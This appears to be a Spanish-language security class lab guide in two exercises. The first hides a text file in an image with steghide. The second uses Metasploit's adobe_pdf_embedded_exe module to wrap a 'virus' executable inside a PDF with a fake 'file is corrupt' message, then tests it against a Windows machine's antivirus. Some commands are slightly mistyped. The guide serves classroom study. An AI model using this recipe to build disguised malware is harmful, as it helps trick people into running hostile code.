
Class 4 – Lab Guide

Esteganografía – Lab 4.1


- Abrir la máquina virtual de Kali y vamos a la consola de Kali.
- Luego instalamos steghide con el comando "apt-get install steghide".
- Para esconder un archivo de texto en una imagen lo que hacemos es un folder en el escritorio que posea una imagen y un archivo de texto. A la imagen le ponemos de nombre picture y al archivo de texto secret.txt.



- Ahora vamos a una consola y colocamos el siguiente comando "steghide embed -cf picture.jpg ef secret.txt" y en el passphrase colocamos "Test123".

```
root@kali:~/Desktop/Steg# steghide embed -cf picture.jpg -ef secret.txt
Enter passphrase:
Re-Enter passphrase:
embedding "secret.txt" in "picture.jpg"... done
root@kali:~/Desktop/Steg#
```

- Ahora le podemos enviar nuestro archivo a algún compañero, si vemos la imagen no ha cambiado en nada.
- Para extraer el mensaje con el archivo vamos a una consola y escribimos lo siguiente "steghide extract -sf picture.jpg", nos pide el passphrase y cuando se lo damos vemos el archivo de texto aparecer.




Class 4 – Lab Guide

Archivo .exe en un PDF (wrapper)– Lab 4.2


- Abrir la máquina virtual de Kali y vamos a la consola de Kali.

- Ponemos un archivo .exe que tenga nuestro "virus" y un pdf en el escritorio.


- En la consola de Kali escribimos "msfconsole" para ir a metasploit




- Cuando nos abrió la consola de metasploit escribimos el comando "use exploit/windows/fileformat/adobe_pdf_embedded_exe"



- Cuando nos aparece el exploit que elegimos le damos show options para ver que ocupamos.



- Ahora le damos´"set EXENAME set INFILENAME /root/Desktop/win7.exe", "set FILENAME guia.pdf" y "set INFILENAME /root/Desktop/guía.pdf"




- Y ahora le damos un error de mensaje para cuando abran el archivo con el comando "set LAUNCH_MESSAGE El archivo está corrupto"

- Ahora le damos el comando "exploit" para hacer el wrapper de nuestro exe en el pdf.

-
- Ahora vemos que nuestro archivo nuevo el PDF con un .exe adentro está en la ubicación "root/.msf4/local/guía.pdf"
- Ahora creamos un folder que se llame PDF en el escritorio

- Ahora le damos cp root/.msf4/local/guía.pdf /root/Desktop/PDF/ (para copiar nuestro archivo con el .exe adentro).

- Ahora si comparamos los PDFs vamos a ver que el nuevo pesa más.



- Ahora pasamos ese archivo a nuestra máquina de Windows para "ver" el PDF. Si nuestra máquina no tuviera antivirus lo ejecutamos sin problema, pero vemos que levanta el AV.